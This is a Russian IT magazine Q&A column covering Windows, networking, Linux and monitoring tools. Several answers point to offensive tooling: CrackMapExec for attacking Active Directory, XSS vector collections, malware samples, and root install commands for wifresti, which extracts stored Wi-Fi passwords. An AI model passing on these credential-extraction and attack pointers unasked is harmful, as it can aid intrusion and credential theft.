


Q В логах системы постоянно появляются ошибки DCOM, что это такое?

A Здесь стоит обратить внимание на сид, который пишется в описании ошибки, чтобы по нему можно было диагностировать. Для этого нажми «Пуск», «Выполнить» и в появившемся окне выполни команду `dcomcnfg`. После этого откроется настройка `distributed.com`. Именно здесь по нашему сиду нужно найти приложение, которое ее генерирует. После этого — проверить, как оно зарегистрировано и хватает ли прав на его запуск.

Q Как можно нарисовать карту покрытия Wi-Fi?

A Есть много различных утилит, которые строят так называемые карты покрытия или heatmap. Скачав или нарисовав план здания, ты запускаешь такую тулзу, ходишь с ноутбуком по комнатам и фиксируешь показания во всех точках. На выходе получается карта покрытия. Из фриварных могу посоветовать Ekahau HeatMapper. Есть и более навороченные решения, но, увы, платные. Вот, к примеру, AirMagnet. Еще можно воспользоваться онлайновым сервисом, который написан на Java — Meraki WiFi Mapper. Разнообразием функций он не балует, но если нет задачи строить что-то грандиозное, то хватит и его. У AirMagnet, кстати, своеобразный триал: программа работает лишь определенное время, после чего отключается и просит ее купить. Если территория охвата невелика, можно успеть ее обежать и сохранить отчет. Муторно, зато бесплатно!



Ekahau HeatMapper в работе



Q Чем можно тестировать и отлаживать скрипты PowerShell?

A Для этих целей попробуй Pester — это фреймворк для модульного тестирования. Pester можно запускать в консоли PowerShell или интегрировать в среду разработки. Модуль для PowerShell доступен на Github. Чтобы пользоваться Pester, достаточно скачать его и распаковать в одну из папок modules. Актуальный список папок помогает узнать следующая команда:

```
PS C:\> $env:PSModulePath -split ';'
```

Чтобы создать подобную папку для пользователя, нужно написать вот что:

```
cd $env:USERPROFILE\documents
new-item -Name WindowsPowerShell -ItemType directory
new-item -Path .\WindowsPowerShell -Name Modules -ItemType directory
```

Помещаем в новосозданную папку всё, что ты скачал с «Гитхаба» и разархивировал. Чтобы интегрировать Pester с PowerShell ISE, создай в папке `%UserProfile%\Documents\WindowsPowerShell` файл `Microsoft.PowerShellISE_profile.ps1` со следующим содержанием:

```
try
{
    Import-Module Pester
}
catch
{
    Write-Warning "Импорт модуля Pester не удался"
}
```

После этого при запуске PowerShell ISE модуль Pester будет подгружаться автоматически.

Q Где можно смоделировать небольшие участки сети для обучения?

A Посмотри на Cisco Packet Tracer. Как нетрудно догадаться из названия, это детище Cisco. Скачать его можно с официального сайта вендора после регистрации, либо в менее официальных местах, о которых ты сам всё знаешь. Вот выдержка из вики:

«Packet Tracer — симулятор сети передачи данных, выпускаемый фирмой Cisco Systems. Позволяет делать работоспособные модели сети, настраивать

(командами Cisco IOS) маршрутизаторы и коммутаторы, взаимодействовать между несколькими пользователями (через облако). В симуляторе реализованы серии маршрутизаторов Cisco 800, 1800, 1900, 2600, 2800, 2900 и коммутаторов Cisco Catalyst 2950, 2960, 3560, а так же межсетевой экран ASA 5505».

Для построения различных участков сети или изучения сетей — самое оно. Но стоит отметить, что это симулятор, и он склонен вести себя не совсем так же, как настоящее оборудование. То, что ты собрал на стенде, в реальном мире может работать совершенно по-другому. Но не пугайся: для первоначального изучения и сборки несложных схем с незамысловатыми функциями его хватит за глаза.

Для построения более сложных схем однозначно стоит использовать gns3. Это уже эмулятор, и его возможности более обширны. Но он более требователен к железу: каждая эмулированная железка съедает кусок памяти, а память, как ты понимаешь, не безгранична.

УСКОРЯЕМ ОБМЕН ДАННЫМИ

Полезный хинт

Q **Что значит понятие «агрегирование каналов в методологии Cisco»?**

A Тут не обойтись без знания теории. Агрегирование каналов — это технология, которая позволяет объединить несколько физических каналов в один логический. Такое объединение увеличивает пропускную способность и надежность канала. Агрегирование каналов может быть настроено между двумя коммутаторами, коммутатором и маршрутизатором, коммутатором и хостом.

Иными словами, это когда ты соединишь два стомегабитных коммутатора тремя проводами между собой. Физически это останутся три соединения, но логически — будет одно. Это даст тебе повышение пропускной способности до 300 мегабит и, что самое главное, отказоустойчивость. Если одно из соединений оборвется, то пострадает только скорость передачи, связь не прервется. Для агрегирования каналов в Cisco может быть использован один из трех вариантов:

- LACP (Link Aggregation Control Protocol) — стандартный протокол;
- PAGP (Port Aggregation Protocol) — проприетарный протокол Cisco;
- статическое агрегирование без использования протоколов.

Так как LACP и PAGP решают одни и те же задачи и лишь слегка различаются по возможностям, лучше использовать стандартный протокол, который, кстати, поддерживается и другими вендорами (к примеру, D-Link). Это удобнее при внедрении подобной технологии в зоопарке из сетевых устройств. Также стоит отметить некоторые плюсы и минусы статического агрегирования и LACP. Среди плюсов статического агрегирования:


- не вносит дополнительной задержки при поднятии агрегированного канала или изменении его настроек;
- этот вариант рекомендует использовать Cisco.

Из минусов:
- нет согласования настроек с удаленной стороной. Ошибки в настройке могут привести к образованию петель.

При агрегировании с помощью LACP к плюсам можно отнести:
- согласование настроек с удаленной стороной. Оно позволяет избежать ошибок и петель в сети;
- поддержка standby-интерфейсов позволяет агрегировать до шестнадцати портов, восемь из которых будут активными, а остальные — в режиме standby.

Из недостатков, пожалуй, один:
- вносит дополнительную задержку при поднятии агрегированного канала или изменении его настроек.

Писать об этой технологии можно много и долго, поэтому подведу итог. Технология весьма интересная и стоит того, чтобы изучить ее подробнее и использовать там, где нужно.



Наглядный пример агрегированного канала

Q После обновления до нового Андроида 5 версии у меня пропал виджет музыкального плеера с экрана блокировки, как бы мне его вернуть назад?

A Здесь есть два варианта. Первый — это использование стокового плеера. Вызываем рабочий стол, зажимаем левую сенсорную кнопку и жмём на виджеты, затем находим и зажимаем виджет «Музыка» 4×1, перетаскиваем его на любой свободный экран рабочего стола и жмем на play. Проверяем: блокируем экран и жмем на кнопку блокировки ещё раз.

Второй вариант — это использовать приложение «Google Play Музыка». По идее, его значок должен появиться на твоем устройстве сам, но если этого еще не произошло, приложение можно просто скачать из «Маркета». Здесь всё еще проще: запускаем «Музыку», начинаем проигрывать трек и после блокировки видим виджет управления плеером.

Q Как можно проверить, что соединение с базой MySQL было установлено, используя при этом, скажем, Node.js?



Примерно следующим образом:

```
var mysql = require('mysql');

var connection = mysql.createConnection({
  host     : 'localhost',
  user     : 'me',
  password : 'secret',
  database : 'my_db'
});

connection.connect(function(err) {
  if (err) {
    console.error('error connecting: ' + err.stack);
    return;
  }

  console.log('Соединение установлено');
});
```

Q Возможно ли перенести систему с диска на диск с помощью dd?



Да, конечно. dd побайтово копирует данные с блочного устройства `/dev/sda` в файл `sda.img`. В результате получается образ диска с таблицей раз-



делов, который можно монтировать, копировать и делать всякое. Вот команда полностью:

```
dd if=/dev/sda of=/mnt/backup/sda.img bs=8M conv=sync,noerror
```

Она создаст полную копию диска, включая пустое пространство, в файл `sda.img`. Главное — чтобы диски были одинаковы по размеру и этот файл туда влез.

Q Как можно документировать сетевое оборудование, которое стоит в стойках?

A Ну, как ты сам понимаешь, документировать можно как угодно, начиная от фотографии с подписями на клочке бумажки и заканчивая файлом в Excel. Но если нужно грамотное и централизованное решение, то я рекомендую RackTables. Он поможет вести учет устройств, сетевых адресов, мест в серверных стойках, конфигурации сети и многое другое. Главное — не лениться заполнять данные, но зато после этой кропотливой работы у тебя будет такая документация, что можно хоть уборщице объяснить в какой стойке, в каком месте и на каком порту что висит.

RackTables



Q

Чем можно потестить Windows и AD в частности?

A Посмотри CrackMapExec — это настоящий швейцарский нож для Windows и AD. Умеет много всего, начиная от поиска шар на машинах и заканчивая различными атаками. На Github есть неплохое описание его возможностей.

Q

Где можно найти какой-нибудь малварь для изучения кода?

A Для изучения малвари можно посмотреть в сторону проекта Animus, он создан как раз для этого. Сами разработчики утверждают, что он создавался для изучения, а не для вреда. Еще часто вредоносы приходят в на смартфоны в MMS, да и под очередным файлом из интернета порой скрывается небрежно упакованная малварь. На этом можно и потренироваться: разбирать обфусцированный код куда интереснее и даже азартнее, чем специальный пример.

5 СРЕДСТВ МОНИТОРИНГА

Чем можно мониторить серверы? Имеется в виду доступность, нагрузка на проц и состояние жестких дисков.

1. Zabbix — свободная система мониторинга и отслеживания статусов разнообразных сервисов компьютерной сети, серверов и сетевого оборудования, написанная Алексеем Владышевым. Для хранения своих данных использует MySQL, PostgreSQL, SQLite или Oracle. Сам веб-интерфейс работает на PHP. Есть несколько видов мониторинга. Simple Checks может проверять доступность и реакцию стандартных сервисов, таких как SMTP или HTTP, без установки какого-либо ПО на наблюдаемом хосте. Zabbix Agent может быть установлен на Unix-совместимых хостах или в Windows и сообщать данные о загрузке процессора, использовании сети, дисковом пространстве и многом другом. Набор функций расширяется за счет скриптов. External Check — выполнение внешних программ. Zabbix также поддерживает мониторинг через SNMP.

2. Nagios — программа с открытыми исходниками, предназначенная для мониторинга компьютерных систем и сетей, контроля состояния вычислительных узлов и служб, оповещения администратора в том случае, если какие-то из служб падают или поднимаются. Nagios может мониторить различные сетевые службы, состояние хостов (к примеру, загрузку процессора или исполь-

зование диска), поддерживает удаленный мониторинг через шифрованные туннели SSH или SSL. Используя практически любой язык программирования, можно писать свои собственные скрипты для проверки служб. В случае возникновения проблем сообщения отправляются через встроенный модуль системы.



Spiceworks — интересное решение, в котором помимо функции мониторинга хостов есть и другие фишки. Кто из пользователей забрал большую часть канала? Когда закончится лицензия на ПО компьютеров? И так далее. А установив другие программы той же компании, можно получить еще и инвентаризацию и даже систему хелпдеска практически в одном флаконе. А еще Spiceworks умеет рисовать красивые графики и прост в использовании.

4

WhatsUp — это программа для сетевого управления и мониторинга программного обеспечения. Она умеет автоматически находить различные ресурсы и строить топографические карты подключений с использованием сетевых технологий второго и третьего уровней, в том числе ARP, SNMP, ICMP, SSH, LLDP и WMI. Отслеживает состояние и доступность сети, систем и приложений инфраструктуры с помощью активных и пассивных технологий мониторинга. Строит различные отчеты о состоянии сетевой инфраструктуры.



Monit — бесплатное опенсорсное приложение, которое обеспечивает комплексный мониторинг Unix-образных систем и отображает следующую информацию:

- состояние серверов, доступность, потребление ресурсов;
- мониторинг демонов, состояние, потребляемые ресурсы, количество дочерних процессов;
- мониторинг сетевых сервисов, возможность подключения и корректность ответа;
- выполнение встроенных или сторонних скриптов;

отсылка уведомлений на e-mail и их отображение в веб-интерфейсе M/Monit.



Есть ли какие-то помощники по поиску Shodan?



Глянь на Shodan Tool. Это небольшой скрипт, который будет искать по «Шодану», используя заданные опции. Плюс есть обучающее видео.



ОДНОЗНАЧНОГО ОТВЕТА НЕТ: ЧЕРНОЕ ИЛИ СИНЕЕ? CMD ИЛИ POWERSHELL?



1 **Command Prompt.** Привычнее, конечно, черное окно cmd. Именно оно появляется в режиме восстановления системы и очень хорошо знакомо айтишникам старой закалки. Для него написано огромное количество скриптов, возможности которых охватывают практически все задачи системного администрирования и смежные темы. Используется в Windows начиная с NT, имеет проверенный временем набор функций. Его синтаксис прост и отлично подойдет для несложных задач.

2 **PowerShell.** PowerShell эволюционирует от версии к версии, появляются разные приятные фичи, но, увы, из-за этого теряется обратная совместимость. В умелых руках PowerShell может полностью заменить cmd. Для каждой старой команды здесь есть свой эквивалент, возможностей для отладки гораздо больше, да и код писать удобнее. Можно фильтровать, сортировать и изменять формат вывода. Кроме того, результат выполнения команд PowerShell — это объекты, которые можно сохранять в переменные или передавать по конвейеру. Это очень удобно при написании скриптов.

Q **Подскажи, где можно найти интересные векторы XSS атак?**


A Для этого рекомендую посмотреть HTML5 Security Cheatsheet. Здесь ты найдешь очень много полезных векторов, которые разбиты на группы, есть и версия на русском. Также рекомендую XSSposed.org — это сайт, где выкладывают XSS, найденные на различных ресурсах. Частенько попадаются такие монстры, как Microsoft, Amazon, «Яндекс» и, что самое крутое, всегда показан вектор атаки.

Q **Как можно восстановить пароль к Wi-Fi на компьютере?**

A Для этого можно воспользоваться тулзой wifresti. Она восстановит пароль к Wi-Fi в Windows, Linux или OS X. Для установки на Linux выполни в консоли следующие команды:

```
$ sudo su
$ git clone https://github.com/LionSec/wifresti.git && cp wifresti/wifresti.py /usr/bin/wifresti && chmod +x /usr/bin/wifresti
$ sudo wifresti
```

Для машин с Windows, где не установлен Python 2.7, можно воспользоваться специальной версией. Кстати, тулза протестирована на разных версиях Windows: 7, 8 и 10.



